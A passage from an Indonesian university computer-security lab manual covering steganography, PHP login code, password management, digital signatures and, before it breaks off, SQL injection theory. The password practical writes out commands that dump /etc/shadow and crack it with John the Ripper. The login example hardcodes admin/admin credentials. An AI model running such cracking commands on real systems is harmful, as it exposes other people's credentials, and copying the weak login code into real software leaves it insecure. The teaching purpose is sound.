2.8 HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-02	20%		
2.	Praktik	CPL-07	CPMK-02	30%		
3.	Post-Test	CPL-07	CPMK-02	50%		
					Total Nilai	

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

PRAKTIKUM 3: INFORMATION HIDING

Pertemuan ke : 3

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 35 %
- Praktik : 40 %
- Post-Test : 25 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah.
CPMK-03	Memahami prinsip otentikasi pengguna sistem elektronik dan prinsip kontrol akses untuk meningkatkan keamanan.

3.1 DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:

1. Memahami konsep, prinsip information hiding, teknik steganografi dan watermarking untuk proteksi hak cipta.

3.2 INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-03	Mahasiswa mampu menerapkan penyembunyian pesan dengan information hiding, teknik LSB dalam steganografi dan watermarking.

3.3 TEORI PENDUKUNG

Steganography berbeda dengan cryptography, letak perbedaan adalah komponen input dan hasil keluarannya. Proses steganography membutuhkan minimal 2 komponen input/objek yaitu file host (stego medium) yang akan dijadikan sebagai induk penyembunyian dan informasi digital yang akan di sembunyikan. Hasil dari cryptography biasanya berupa data yang berbeda dari bentuk aslinya dan biasanya data seolah-olah berantakan (namun dapat dikembalikan ke data semula), sedangkan hasil keluaran dari steganography secara visual (indrawi) memiliki bentuk yang sama dengan data aslinya, tentu saja persepsi ini oleh indra manusia, tetapi tidak oleh computer atau pengolah data digital lainnya. Selain itu pada steganography keberadaan informasi disembunyikan/tidak diketahui dan terjadi penyampulan tulisan (covered writing). Sedangkan pada cryptography informasi dikodekan dengan enkripsi atau metode pengkodean dan informasi diketahui keberadaannya tetapi tidak dimengerti maksudnya. Istilah dalam information hiding dapat dijelaskan sebagai berikut:

File host : file objek yang akan disisipi data digital lain
File informasi : file yang akan disisipkan dalam data digital lain

File stego medium : file induk yang sudah disisipi file informasi

3.4 HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

1. Komputer.
2. Command prompt
3. Notepad

3.5 PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-03	Jelaskan Apa itu Information Hidding dan Steganografi!	30
2.	CPL-07	CPMK-03	Jelaskan Perbedaan Steganografi dan Kriptography!	30
3.	CPL-07	CPMK-03	Jabarkan Konsep dari Stegabografi disertai ilustrasi gambar!	40

3.6 LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-03	Selesaikan langkah praktikum	Hasil praktikum langkah	100

Langkah-Langkah Praktikum:

a. Penggunaan tool
   1. Pastikan anda sudah mengcopy file software S-Tool4. Jalankan program tersebut (tanpa harus diinstall)

b. Penyembunyian data
   1. tentukan file host/induk (yang akan disisipi) kemudian drag and drop pada window tersebut
   2. tentukan file informasi yg akan disembunyikan, drag and drop pd file host yg telah ada pada window Stool masukan password sesuai dgn selera

c. Sehingga terbentuk stego medium yang telah disisipi dengan file informasi dengan nama window hiden data,simpanlah file tersebut. Lakukan analisa atas file stego medium dan host yg belum ditempeli.
   1. Lakukan revealing dgn click kanan. Betulkah data yg termuat (hasil revealing)
   2. Lakukan modifikasi terhadap file stego medium

d. Lakukan Langkah b-c tersebut dengan menggunakan minimal 2 jenis data host yang berbeda, missal :
   1. Gambar
   2. Audio
   3. Dokumen

3.7 POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-03	Lakukan kembali proses Menyisipkan informasi berupa: a. Nama Lengkap b. NIM c. Kelas d. Hoby e. Ceritakan Sedikit tentang apa yang akan anda lakukan setelah lulus dari TIF UAD semua informasi diatas disimpan dalam file gambar foto terbaik diri anda, laporan berupa langkah dan hasil dari proses penyisipan informasi	100

3.8 HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-03	20%		
2.	Praktik	CPL-07	CPMK-03	30%		
3.	Post-Test	CPL-07	CPMK-03	50%		
					Total Nilai	

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

PRAKTIKUM 4: AUTHENTICATION

Pertemuan ke : 4

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 35 %
- Praktik : 40 %
- Post-Test : 25 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah.
CPMK-03	Memahami prinsip otentikasi pengguna sistem elektronik dan prinsip kontrol akses untuk meningkatkan keamanan.

4.1 DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:

1. Memahami dan mengimplementasikan prinsip autentikasi.

4.2 INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-03	Mahasisiwa mampu menganalisa dan menerapkan prinsip autentikasi pengguna elektronik berbasis password, token,biometric dan Remote User Authentication.

4.3 TEORI PENDUKUNG

Auntetikasi adalah suatu Langkah untuk menentukan atau mengidentifikasi bahwa seseorang (atau sesuatu) adalah autentik atau asli. Melakukan autentikasi terhadap sebuah objek adalah melakukan konfirmasi terhadap kebenarannya. Sedangkan melakukan autentikasi terhadap seseorang biasanya adalah untuk memverifikasi identitasnya. Pada suatu sistem komputer, autentikasi biasanya terjadi pada saat login atau permintaan akses.

Selain itu authentification juga merupakan salah satu dari banyak metode yang digunakan untuk menyediakan bukti bahwa dokumen tertentu yang diterima secara elektronik benar-benar datang dari orang yang bersangkutan dan tak berubah caranya adalah dengan mengirimkan suatu kode tertentu melaui e-mail dan kemudian pemilik e-mail mereplay email tersebut atau mengetikan kode yang telah dikirimkan.

4.4 HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

1. Komputer.
2. Sublime / Notepad++ / Atom
2. XAMPP

4.5 PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-03	Jelaskan apa itu authentikasi!	30
2.	CPL-07	CPMK-03	Bagaimana cara kerja atau konsep dari authentikasi!	40
3.	CPL-07	CPMK-03	Analisislah kapan authentikasi diperlukan pada sebuah sistem!	30

4.6 LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-03	Selesaikan langkah praktikum	Hasil praktikum langkah	100

Langkah-Langkah Praktikum:

1. Membuat suatu folder autentifikasi pada local web server masing-masing.
2. Membuat file index.php dengan kode php sebagai berikut:

```
 <form name="FormLogin" method="post" action="auth.php">
  <tr bgcolor="#dfe9ff" >
   <td width="73" height="18"><font size="2" face="Verdana, Arial, Helvetica,  sans-
serif"> User
    </font></td>
   <td width="948"><font size="2" face="Verdana, Arial, Helvetica, sans-serif">
    :
    <input name="TxtUserID" type="text"  size="10" maxlength="30">
    </font></td>
  </tr>
  <tr bgcolor="#dfe9ff" >
   <td height="18" ><font size="2" face="Verdana, Arial, Helvetica, sans-
serif"> Password</font></td>
   <td><font size="2" face="Verdana, Arial, Helvetica, sans-serif"> :
    <input name="TxtPassID" type="password" size="10" maxlength="30">
    </font></td>
  </tr>
  <tr>
   <td ><font size="2" face="Verdana, Arial, Helvetica, sans-serif"> </font></td>
```

```
    <td > <font size="2" face="Verdana, Arial, Helvetica, sans-serif">
      <input type="submit" name="TbLogin" value="Login">
      </font></td>
  </tr>
  <tr>
    <td><font size="2" face="Verdana, Arial, Helvetica, sans-serif"> </font></td>
    <td><font size="2" face="Verdana, Arial, Helvetica, sans-serif"> </font></td>
  </tr>
</form>
```

3. Membuat file auth.php dengan kode sebagai berikut:

```
<?
session_start();
if ($_POST['TbLogin']) {
        $TxtUserID   = $_POST['TxtUserID'];
        $TxtPassID   = $_POST['TxtPassID'];
        if (trim($TxtUserID)=="") {
                $pesan[] = "Data User Name kosong";
        }
        if (trim($TxtPassID)=="") {
                $pesan[] = "Data Password kosong";
        }

        if (($TxtUserID=="admin") && ($TxtPassID=="admin")) {
                $SES_USERPLG = $TxtUserID;
                session_register("SES_USERPLG");

                $SES_UIDPLG = $TxtPassID;
                session_register("SES_UIDPLG");

                echo "<B>Berhasil Login.<br> Menu Admin ada disini</b>";
                exit;
        }
        else {
                $pesan[] = "User dan Passord lama belum benar";
        }

        if (! count($pesan)==0 ) {
                $TxtUserID = $_POST['TxtUserID'];

                echo "<br><br>";
                echo "<div align='left'>";
                echo "  <b> Kesalahan Input : </b><br>";
                foreach ($pesan as $indeks=>$pesan_tampil) {
```

```
                        $urut_pesan++;
                        echo "<font color='#FF0000'>";
                        echo "   ";
                        echo "$urut_pesan . $pesan_tampil <br>";
                        echo "</font>";
                    }
                    echo "</div><br>";
                }
            }
            ?>
```

4. Lakukan pengujian pada halaman web diatas melalui web browser dengan login yang benar, user: admin, password: admin, lalu lakukan Kembali dengan mengisi user yang kosong dan salah.

4.7 POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-03	Buatlah suatu sistem authentikasi (web) dengan menggunakan php dan phpmyadmin semenarik mungkin	50
2.	CPL-07	CPMK-03	Pada sistem tambahkan alert jika user salah mengisi username atau password	25
3.	CPL-07	CPMK-03	Tambahkan fitur logout	25

4.8 HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-03	20%		
2.	Praktik	CPL-07	CPMK-03	30%		
3.	Post-Test	CPL-07	CPMK-03	50%		
					Total Nilai	

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

PRAKTIKUM 5: PASSWORD MANAGEMENT

Pertemuan ke : 5

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 35 %
- Praktik : 40 %
- Post-Test : 25 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah
CPMK-03	Mahasiswa mampu memahami pengertian dan pentingnya keamanan data dan sistem komputer

5.1 DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:
1. Memahami dan mengimplementasikan prinsip autentikasi.

5.2 INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-03	Mahasisiwa mampu menganalisa dan menerapkan prinsip autentikasi pengguna elektronik berbasis password, token,biometric dan Remote User Authentication.

5.3 TEORI PENDUKUNG

Untuk dapat mengakses system operasi Linux digunakan mekanisme password. Pada distribusi-distribusi Linux yang lama, password tersebut disimpan dalam suatu file text yang terletak di /etc/passwd. File ini harus dapat dibaca oleh setiap orang (world readable) agar dapat digunakan oleh program-program lain yang menggunakan mekanisme password tersebut.

Contoh isi file /etc/passwd:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
rms:x:100:100:Richard M Stallman:/home/rms:/bin/bash
dmr:x:101:101:Dennis M Ritchie:/home/dmr:/bin/bash
```

```
linus:x:102:102:Linus Torvalds:/home/linus:/bin/bash
```

Keterangan :
Field pertama : nama login
Field kedua : password yang terenkripsi
Field ketiga : User ID
Field keempat : Group ID
Field kelima : Nama sebenarnya Field
Field keenam : Home directory user Field
Field ketujuh : User shell

Password login yang terdapat pada file /etc/passwd dienkripsi dengan menggunakan algoritma DES yang telah dimodifikasi. Meskipun demikian hal tersebut tidak mengurangi kemungkinan password tersebut dibongkar (crack). Karena penyerang (*attacker*) dapat melakukan *dictionary-based attack* dengan cara:

Menyalin file /etc/passwd tersebut.

Menjalankan program-program yang berguna untuk membongkar password, contohnya adalah John the Ripper (www.openwall.com/john/) .

Untuk mengatasi permasalahan ini pada distribusi-distribusi Linux yang baru digunakan program *Utility shadow* password yang menjadikan file /etc/passwd tidak lagi berisikan informasi password yang telah dienkripsi, informasi tersebut kini disimpan pada file /etc/shadow yang hanya dapat dibaca oleh root.

Berikut ini adalah contoh file /etc/passwd yang telah di-shadow :

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
rms:x:100:100:Richard M
Stallman:/home/rms:/bin/bash
dmr:x:101:101:Dennis M
Ritchie:/home/dmr:/bin/bash
linus:x:102:102:Linus
Torvalds:/home/linus:/bin/bash
```

Dengan demikian, penggunaan shadow password akan mempersulit *attacker* untuk melakukan *dictionary-based attack* terhadap file password.

Selain menggunakan shadow password beberapa distribusi Linux juga menyertakan program *hashing* MD5 yang menjadikan password yang dimasukkan pemakai dapat berukuran panjang dan relatif mudah diingat karena berupa suatu passphrase.

Mekanisme yang telah disediakan sistem operasi tersebut di atas tidaklah bermanfaat bila pemakai tidak menggunakan password yang "baik". Berikut ini adalah beberapa kriteria yang dapat digunakan untuk membuat password yang "baik" :

2. Jangan menggunakan nama login anda dengan segala variasinya.
3. Jangan menggunakan nama pertama atau akhir anda dengan segala variasinya.
4. Jangan menggunakan nama pasangan atau anak anda.
5. Jangan menggunakan informasi lain yang mudah didapat tentang anda, seperti nomor telpon, tanggal lahir.
6. Jangan menggunakan password yang terdiri dairi seluruhnya angka ataupun huruf yang sama.

7. Jangan menggunakan kata-kata yang ada di dalam kamus. Atau daftar kata lainnya.
8. Jangan menggunakan password yang berukuran kurang dari 6 karakter.
9. Gunakan password yang merupakan campuran antara huruf kapital dan huruf kecil.
10. Gunakan password dengan karakter-karakter non alfabet.
11. Gunakan password yang mudah diingat, sehingga tidak perlu ditulis,
12. Gunakan password yang mudah diketikkan, tanpa perlu melihat pada keyboard.

Beberapa tool yang bisa dipakai untuk melihat kuat tidaknya password adalah Jhon the Ripper. Kita bisa memakai utility ini untuk melihat kuat tidaknya suatu password yang ada pada komputer.

5.4 HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

1. Komputer.
2. Sistem operasi Linux
3. Notepad

5.5 PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-03	Apa itu password management?	30
2.	CPL-07	CPMK-03	Sebutkan kriteria apa saja yang dapat digunakan untuk membuat password yg baik?	30
3.	CPL-07	CPMK-03	Menurut kalian bagaimana cara memanagement password kita agar tidak lupa dan tidak mudah diketahui orang lain?	40

5.6 LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-03	Selesaikan langkah praktikum	Hasil praktikum langkah	100

Langkah-Langkah Praktikum:

1. Login sebagai root dan buatlah beberapa 5 user baru, selanjutnya beri password setiap komputer. Berikan 3 user baru *bad password* yang hanya terdiri dari 4 karakter. Selanjutnya sisanya buat strong password buat minimal 8 karakter didalamnya kombinasi angka huruf dan karakter spesial seperti $#@%^&.
2. Lakukan installasi John the Ripper, ambil source yang sudah disiapkan oleh dosen/asisten praktikum.
3. Jalankan John the Ripper :

```
# cd /var/lib/john #
umask 077
```

```
# unshadow /etc/passwd /etc/shadow >
mypasswords # john mypasswords

Untuk melihat password jalankan command berikut
: # john -show mypasswords

Anda dapat menginstruksikan john the ripper unutk melihat password user atau
gorup tertentu dengan option sebagai berikut : -users:u1,u2,... or -groups:g1,g2,...,

# john -users:nama_user1,nama_user2,nama_user3 mypasswords
```

4. Untuk memastikan password kita baik atau tidak, buatlah program dibawah ini, untuk melakukan testing bagaimanan password yang baik dan yang jelek.

```
#include <stdlib.h> #include <unistd.h>
#include <stdio.h> #include <crack.h>

#define DICTIONARY "/usr/lib/cracklib_dict" int main(int argc, char
*argv[]) {

      char *password; char *problem; int
      status = 0;

      printf("\nEnter an empty password or Ctrl-D to quit.\n");

      while ((password = getpass("\nPassword: ")) != NULL && *password ) { if ((problem =
            FascistCheck(password, DICTIONARY)) != NULL) {

                  printf("Bad password: %s.\n", problem); status = 1;

            } else {

                  printf("Good password!\n");

            }

      }

      exit(status);

}
```

5. Kompilasi program yang sudah anda buat dan jalankan, berikut contoh kompilasi dan cara menjalankan.

```
$ gcc cracktest.c -lcrack -o cracktest

$ ./cracktest

Enter an empty password or Ctrl-D to quit. Password: xyz

Bad password: it's WAY too
short. Password: elephant

Bad password: it is based on a dictionary word.
Password: kLu%ziF7

Good password!
```

6. Dalam suatu system kita juga bisa mencari user yang tidak diberi password, jalankan perintah berikut :
   # awk -F: '$2 == "" { print $1, "has no password!" }' /etc/shadow

5.7 POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-03	Jelaskan Langkah instalasi sampai bisa membuat menggunakan aplikasi 1password	50
2.	CPL-07	CPMK-03	Berikan contoh password yang baik sesuai dengan kriteria yang ada	50

5.8 HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-03	20%		
2.	Praktik	CPL-07	CPMK-03	30%		
3.	Post-Test	CPL-07	CPMK-03	50%		
					Total Nilai	

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

PRAKTIKUM 6: DIGITAL SIGNATURE

Pertemuan ke : 6

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 35 %
- Praktik : 40 %
- Post-Test : 25 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah.
CPMK-03	Memahami prinsip otentikasi pengguna sistem elektronik dan prinsip kontrol akses untuk meningkatkan keamanan.

6.1 DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:
1. Memahami dan mengimplementasikan prinsip autentikasi.

6.2 INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-03	Mahasisiwa mampu menganalisa dan menerapkan prinsip autentikasi pengguna elektronik berbasis Digital signature.

6.3 TEORI PENDUKUNG

Tanda tangan digital digital merupakan salah satu cara untuk memberikan authentication, integrity, dan non-repudiation pada dokumen digital yang akan dikirimkan/didistribusikan. Prinsip yang digunakan dalam tanda tangan digital adalah data yang dikirimkan harus ditanda tangani oleh pengirim dan tanda tangan bisa diperiksa oleh penerima untuk memastikan keaslian data yang dikirimkan. Proses ini menganalogikan proses penandatanganan dokumen kertas oleh yang berwenang sebelum dikirimkan. Dengan cara ini pengirim bertanggung jawab terhadap isi dokumen dan dapat dicek keaslian dokumen oleh penerima. Menurut Arrianto Mukti Wibowo [1] sifat dimiliki oleh tanda tangan digital adalah:

1. Otentik, tak bisa/sulit ditulis/ditiru oleh orang lain. Pesan dan tanda tangan pesan tersebut juga dapat menjadi barang bukti, sehingga penandatangan tak bisa menyangkal bahwa dulu ia tidak pernah menandatanganinya.
2. Hanya sah untuk dokumen (pesan) itu saja ayau kopinya yang sama persis. Tanda tangan itu tidak bisa dipindahkan ke dokumen lainnya, meskipun dokumen lain itu hanya berbeda

sedikit. Ini juga berate bahwa jika dokumen itu diubah, maka tanda tangan digital dari pesan tersebut tidak lagi sah.

3. Dapat diperiksa dengan mudah, termasuk oleh pihak-pihak yang belum pernah bertatap muka langsung dengan penandatangan.

Menurut Arrianto Mukti Wibowo, dkk [3] , penggunaan digital signature berawal dari penggunaan teknik kriptografi yang digunakan untuk mengamankan informasi yang hendak ditransmisikan/disampaikan kepada orang yang lain yang sudah digunakan sejak ratusan tahun yang lalu. Dalam suatu kriptografi suatu pesan dienkripsi (encrypt) dengan menggunakan suatu kunci (key). Hasil dari enkripsi ini adalah berupa chipertext tersebut kemudian dikirimkan kepada tujuan yang dikehendakinya. Chipertext tersebut kemudian didekripsi (decrypt) dengan suatu kunci untuk mendapatkan informasi yang telah enkripsi tersebut. Terdapat dua macam cara dalam melakukan enkripsi yaitu dengan menggunakan kriptografi simetris (symetric crypthography/secret key crypthography) dan kriptografi simetris (asymetric crypthography) yang kemudian lebih dikenal sebagai public key crypthography. Teknologi tanda tangan digital memanfaatkan teknologi kunci publik. Sepasang kunci publik-privat dibuat untuk keperluan seseorang. Kunci privat disimpan oleh pemiliknya, dan dipergunakan untuk membuat tanda tangan digital. Sedangkan kunci publik dapat diserahkan kepada siapa saja yang ingin memeriksa tanda tangan digital yang bersangkutan pada suatu dokumen. Proses pembuatan dan pemeriksaan tanda tangan ini melibatkan sejumlah teknik kriptografi yaitu fungsi hash dan sistem kripto kunci public.

6.4 HARDWARE DAN SOFTWARE

Hardware dan software yang digunakan dalam praktikum ini yaitu:

1. Komputer.
2. Microsoft Word
3. Paint

6.5 PRE-TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-03	Jelaskan dengan bahasamu apa itu Digital Signature	30
2.	CPL-07	CPMK-03	Bagaimana Cara mekanisme kerja dari Digital Signatre sertai dengan illustrasi	40
3.	CPL-07	CPMK-03	Berdasarkan sertifikasi kelas Digital Signature, Sebutkan dan jelaskan kelas kelas tersebut	30

6.6 LANGKAH PRAKTIKUM

Aturan Penilaian (Total Skor: 100):

No	CPL	CPMK	Pertanyaan	Dokumen Pendukung	Skor
1.	CPL-07	CPMK-03	Selesaikan langkah praktikum	Hasil praktikum langkah	100

Langkah-Langkah Praktikum:

Digital signature dengan Microsoft Word

a. Jalankan Ms Word terlebih dahulu.
b. Dalam text editor tersebut buatlah suatu naskah yang nantinya merupakan dokumen pribadi anda.
c. Membuat tanda tangan digital:
    1. Pada tampilan menu utama pilih Signature → create key , maka akan muncul jendela baru untuk membuat kunci enkripsi dan kunci dekripsi. Yang perlu diisi cukup nama dan email saja, kemudian Generate key dan kemudian save key.
    2. Setelah disimpan, maka tanda tangan tersebut dapat digunakan kapan saja pada aplikasi Ms Word. File dengan ekstensi .dse merupakan file yang digunakan untuk menyimpan kunci public yang akan digunakan untuk memberikan tanda tangan digital pada dokumen.
    3. File/ kunci tersebut dapat diketahui oleh siapa saja. File dengan ekstensi .dsd merupakan file yang digunakan untuk menyimpan kunci private yang akan digunakan untuk memvalidasi dokumen. File ini hanya boleh diketahui/dimiliki oleh pemilik tanda tangan.
d. Memberikan tanda tangan digital pada dokumen/menandatangani dokumen secara digital. Setelah kita memiliki tanda tangan digital yg terseimpan dalam file dengan eksteni .dse dan .dsd maka kita tinggal membubuhkan tanda tangan tersebut pada dokumen, dengan memilih menu Signature Validate signature. Teks box tidak perlu diisi, cukup buka file kunci private (.dsd) dengan button browse key.
e. Simpan dokumen tersebut, sehingga document tersebut berarti sudah merupakan dokumen yang memuat tanda tangan digital kita. Digital signature pas Ms Word dalam Microsoft Office (word, excel, power point, ouytlook) juga tersedia digital signature, namun penyimpanan kunci/tamda tangannya secara online dan berbayar. Anda bisa memilih prepare pada office button (sudut kiri atas), maka ada beberapa menu pengamanan dokumen dan salah satunya digital signature.

6.7 POST TEST

Jawablah pertanyaan berikut (**Total Skor: 100):**

No	CPL	CPMK	Pertanyaan	Skor
1.	CPL-07	CPMK-03	Buatlah Sebuah Surat perjanjian dengan topik bebas (Semenarik mungkin) kemudian sertakan minimal 4 pihak yang terlibat dengan masing masing pihak memiliki tanda tangan digital	50
2.	CPL-07	CPMK-03	Analisislah apakah tanda tangan digital sangat diperlukan pada zaman sekarang ini?, !, keluarkan semua opini kalian (opini yang logis akan mendapatkan nilai yang logis juga)	50

6.8 HASIL CAPAIAN PRAKTIKUM

Diisi oleh asisten setelah semua assessment dinilai.

No	Bentuk Assessment	CPL	CPMK	Bobot	Skor (0-100)	Nilai Akhir (Bobot x Skor)
1.	Pre-Test	CPL-07	CPMK-03	20%		
2.	Praktik	CPL-07	CPMK-03	30%		
3.	Post-Test	CPL-07	CPMK-03	50%		
					Total Nilai	

LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : **NIM :**	**Asisten:** **Paraf Asisten:**	**Tanggal:** **Nilai:**

PRAKTIKUM 7: SQL INJECTION

Pertemuan ke : 7

Total Alokasi Waktu : 90 menit
- Materi : 15 menit
- Pre-Test : 15 menit
- Praktikum : 45 menit
- Post-Test : 15 menit

Total Bobot Penilaian : 100%
- Pre-Test : 35 %
- Praktik : 40 %
- Post-Test : 25 %

Pemenuhan CPL dan CPMK:

CPL-07	Mampu memilih, membuat dan menerapakan teknik, sumber daya, penggunaan perangkat teknik modern dan implementasi teknologi informasi untuk memecahkan masalah.
CPMK-04	Memahami pentingnya keamanan sistem dan jaringan komputer (wireless Network security).

7.1 DESKRIPSI CAPAIAN PEMBELAJARAN

Setelah mengikuti praktikum ini mahasiswa diharapkan mampu:
1. Memahami dan menerapkan kebutuhan keamanan pada sistem basis data

7.2 INDIKATOR KETERCAPAIAN PEMBELAJARAN

Indikator ketercapaian diukur dengan:

CPL-07	CPMK-04	Mahasiswa mampu merancang akses kontrol pada sistem basis data dan mampu menganalisa serangan pada sistem basis data SQL injection attact.

7.3 TEORI PENDUKUNG

a. SQL

SQL adalah Structured Query Language, merupakan bahasa standar dari RMDS (Relational Database Management System) yang digunakan untuk mengolah data dalam berbagai keperluan.


b. Injection

Injections adalah injeksi atau menginjek atau menyisipkan sesuatu kedalam sesuatu

c. SQL Injection

SQL Injection adalah salah satu Teknik yang sering digunakan untuk menyerang sebuah situs web, dimana seorang penyerang bisa mendapatkan akses ke basis data di dalam system (system utama). Dengan car aini memungkinkan seseorang dapat login tanpa harus memiliki akun di sebuah website. Selain itu SQL Injection juga memungkinkan seseorang mengubah,

menghapus, maupun menambahkan data-data yang berada di dalam database bahkan pula dapat mematikannya.



Gambar 7.1 Ilustrasi SQL Injection

d. Metode-metode dalam SQL Injection

- **Union Based SQL Injection**
  Union based SQL Injection adalah metode SQL Injection perintah UNION untuk menggabungkan hasil dari dua atau lebih perintah SELECT menjadi sebuah hasil tunggal.
- **String Based SQL Injection**
  String based SQL Injection adalah metode SQL injection yang berbasis menggunakan perintah string
- **Error Based SQL Injection**
  Error based SQL injection dalam aksinya akan memberikan sebuah perintah ke database sehingga menampilkan pesan error. Dari pesan error tersebut dapat diperoleh informasi yang bisa dimanfaatkan
- **Double Query SQL Injection**
  Double Query SQL injection adalah metode SQL injection yang berbasis perintah-perintah query
- **Blind SQL Injection**
  Blind SQL Injection, jenis ini tidak menampilkan pesan error dan tidak menampilkan data atau informasi yang ada, terkadang sedikit sulit untuk melakukan eksploitasi untuk jenis blind SQL injection. Hal ini karena prosesnya dengan memberikan pertanyaan pada database berupa kondisi TRUE/FALSE dan apakah dari halaman yang ditampilkan benar atau tidak.
- **MsSQL Injection**

e. Tujuan SQL Injection

- **Menambah dan memodifikasi data**
